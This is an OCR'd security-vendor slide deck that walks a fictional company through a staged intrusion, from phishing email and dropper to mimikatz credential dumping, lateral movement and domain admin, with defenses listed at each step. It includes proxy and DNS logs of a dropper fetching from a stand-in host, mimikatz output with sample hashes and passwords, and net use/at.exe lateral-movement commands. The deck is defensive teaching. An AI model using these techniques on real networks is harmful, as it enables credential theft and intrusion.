

REAL
INCIDENTS
REAL
SOLUTIONS


Our Perspectives



RAPID7

@GELPEATUOM42

@JQEOYRNDANAME



Building & Assessing Security Programs

Preparing for & Responding to Incidents

Our Story For You

A REALISTIC ATTACK

7 PM: 💩

AS&A's IP stolen by competitor

MRP Database Accessed

4:52PM

Domain Admin

1:52 PM

Lateral Movement

9:33 AM

Local Admin

The Real Malware

9:31 AM

9:30 AM Dropper

Malicous Email **9:06 AM**


😀 EVERYTHING IS FINE

ACME STEEL & ANVILS

NEXT GEN & BOURBON

Step 1
The Email

From:
Invoicing@Mining.Biz



Typical Defenses

- Anti Spam
- Mail Av
- Endpoint Av
- Sandboxing Technology
- User Awareness

Step 1
The Email Could be...


- Ceo Scam
- Malicious Link
- Attachment: Word

- Block Macros (Gpo)
- Harden Office
- Emet: Office

FREE

&

EFFECTIVE



- Click-To-Play
- Whitelist Sites For Plugins
- Deny Old Plugins
- Gpo Available 👍🏻
- Emet Me Too!

FREE

&

EFFECTIVE

- Unclassified Sites
- Recently Registered Dns
- File Type Blocking (.Zip/ Encrypted)
- Link Rewriting

Extra Config

Step 2
Dropper Fetches Malware

https://Evil.Plumbing/Lol.Exe

Typical Defenses

- Ngfw
- Proxy
- Endpoint Av
- Sandboxing Technology

- Dns/Proxy Stuff
- Tls/Ssl Decryption
- Disallow Exe Downloads
- Block Ads!

Extra Config

PROXY

2016-06-32 09:31:18 153 192.168.173.49 206 TCP_NC_MISS 6609 291 GET HTTPS DELLUPDATER.DELL.COM HTTPS://EVIL.PLUMBING/KIT/PWNT.EXE - - EVIL.PLUMBING

APPLICATION/OCTET-STREAM "MICROSOFT BITS/7.5" OBSERVED TECHNOLOGY/INTERNET - 10.0.42.187 SG-HTTP-SERVICE

DNS

6/**32**/2016 09:31:09 AM 1410 PACKET 000000001B4142E0 UDP RCV 10.0.42.187 46A9 Q [0001 D NOERROR] A EVIL(3)PLUMBING(0)

6/32/2016 09:31:09 AM 1410 PACKET 000000000F943280 UDP RCV 64.183.**555**.1 94D8 R Q [1084 A NOERROR] A EVIL(3)PLUMBING(0)

Step 3
Real Malware Runs

Credentials Harvested

Typical Defenses

- Endpoint Av
- Advanced Endpoint Things (Tm)
- Ngfw

- Regular Users.
- Vulnerability Management Basics
- Da On Workstations: Not Even Once
- Lsa Hardening
- Windows Device Guard

FREE DEFENSE

POWERSHELL DEFENSE

- Powershell Logging! Powershell, Bits, Smbshare, More! Yay!
- Powershell Constrained Mode With Applocker

Step 4
Local Admin Privileges

?

Typical Defenses

- Everything We Said Before
- Randomize Local Admin With Laps
- Be Careful With Deployment And Logon Scripts/Gpp
- Hardening

FREE DEFENSE

```
potato.exe RAT contains mimikatz password credential harvester

attacker dumps local passwords using mimikatz

//Need mimikatz output for local admin
mimikatz # inject::process lsass.exe sekurlsa.dll
PROCESSENTRY32(lsass.exe).th32ProcessID = 488
Attente de connexion du client...
Serveur connecté à un client !
Message du processus :
Bienvenue dans un processus distant
                      Gentil Kiwi

SekurLSA : librairie de manipulation des données de sécurités dans LSASS

mimikatz # @getLogonPasswords

Authentification Id         : 0;434898
Package d'authentification  : NTLM
Utilisateur principal       : administrator
Domaine d'authentification  : ACMEACTIVEDIR
        msv1_0 :        lm{ AAD3B435B51404EEAAD3B435B51404EE }, ntlm{ B8452A5A6E2CA1ADD1CECDEB9E0EBD8D }
        wdigest :       JordanIsADouche
        tspkg :         JordanIsADouche
```


LOCAL ADMINISTRATOR PASSWORD SOLUTION

LAPS


- Randomized
- Automated
- Delegated
  (ms-MCs-AdmPwd)
- FREE as in BEER
  (As in Free beer)

LOCAL ADMINISTRATOR PASSWORD SOLUTION

LAPS



Step 4.5
Lateral Movement



?

Typical Defenses

- Hardening! User Right Assignments! Yay!
- Local Accounts -> Deny All The Things
- Why U No Firewall Smb/Wmi/Netbios?

FREE DEFENSE

```
10.0.42.187 (jimmyvo) -> 10.0.42.127 (gross)

gross - IT Administrator with DA
Machine name - gross-Admin
IP: 10.0.42.127

Using local administrator credentials harvested from patient zero, attacker moves laterally to domain admin's workstation

cmd.exe net use \\gross-Admin\IPC$
copy mimikatz.exe \\gross-Admin\IPC$\mimikatz.exe
at.exe \\gross-ADMIN\C$\mimikatz.exe somecommand

mimikatz # inject::process lsass.exe sekurlsa.dll
PROCESSENTRY32(lsass.exe).th32ProcessID = 488
Attente de connexion du client...
Serveur connecté à un client !
Message du processus :
Bienvenue dans un processus distant
                     Gentil Kiwi

SekurLSA : librairie de manipulation des données de sécurités dans LSASS

mimikatz # @getLogonPasswords

Authentification Id         : 0;269456
Package d'authentification  : NTLM
Utilisateur principal       : gross
Domaine d'authentification  : ACME
        msv1_0 :        lm{ 5EDC5C908E336ABC667AF7177AF0E052 }, ntlm{ 0882CA1FB3A07CA5B14DE48E75C5BEDD }
        wdigest :       i8myUsername!
        tspkg :         i8myUsername!
```

- Responder
- Smbrelay
- Psexec

Test those..

Step 5
DOMAIN Admin Privileges

Typical Defenses

- “We Monitor Modifications To The Domain/Enterprise Admins Group”
- “We Use Multiple Domains For Separation”

Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.

- Seriously: Separate Your Service Accounts
- Patch Domain Controllers Like Chuck Norris Would
- Delegate Delegate Delegate
- Dedicated Admin Boxes
- Llmnr: No!!!!111
- Know What Effective Permissions Are


FREE DEFENSE


DELEGATE
DELEGATE
DELEGATE


- Complexity Is The Enemy
- Very Few Medium To Large Orgs Understand Their Ad Group Nesting Situation
- Free Tools!
- Great Viz.

EFFECTIVE PERMISSIONS

```
Processing

Exploring security group nesting for "CN=Montreal Sysadmins,OU=Groups,DC=acmeanvils,DC=xyz" using property "MemberOf":

00    Montreal Sysadmins
      DC=acmeanvil
01    └─ Local Adm
         DC=acmean
01    └─ Local Adm
         DC=acmean
01    └─ Print Ser
         DC=acmean
02       └─ Restar
            DC=acm
03          └─ Mon
               DC=
```




```
MemberOf nesting chain for "acmeanvils.xyz/Groups/Montreal Sysadmins" seems not optimal on some points:
 -  loop on "acmeanvils.xyz/Groups/Montreal Sysadmins"

Nesting Level:                      3
Known Group(s) Count:               5
Nesting Potential Issue(s):         1

Estimated Token Size:            1240 bytes

Unknown Group(s) Count:             0
Nesting Potential Issue(s):         0

GroupName:                  Global Group
GroupName:                  Domain Local Group
GroupName:                  Universal Group
GroupName:                  GroupType/Scope unknown due to ACL restriction
Color Filled:               Nesting issue

Ending
```




~*~

Security Groups and nesting found with Subtree search starting from CN=Test Group 1,CN=Users,DC=itsi-lab,DC=fr and using MemberOf back-link attribute over Forest
12/05/2015

~*~

Green: Global Group
Red: Domain Local Group
Cyan: Universal Group
Magenta: GroupType/Scope unknown due to ACL or Replication issue
Color Filled: Nesting issue

PRIVILEGED ACCESS WORKSTATIONS




MORE INFO

https://technet.microsoft.com/en-us/library/mt634654.aspx

Step 6
MRP Database Accessed

(and Dumped)

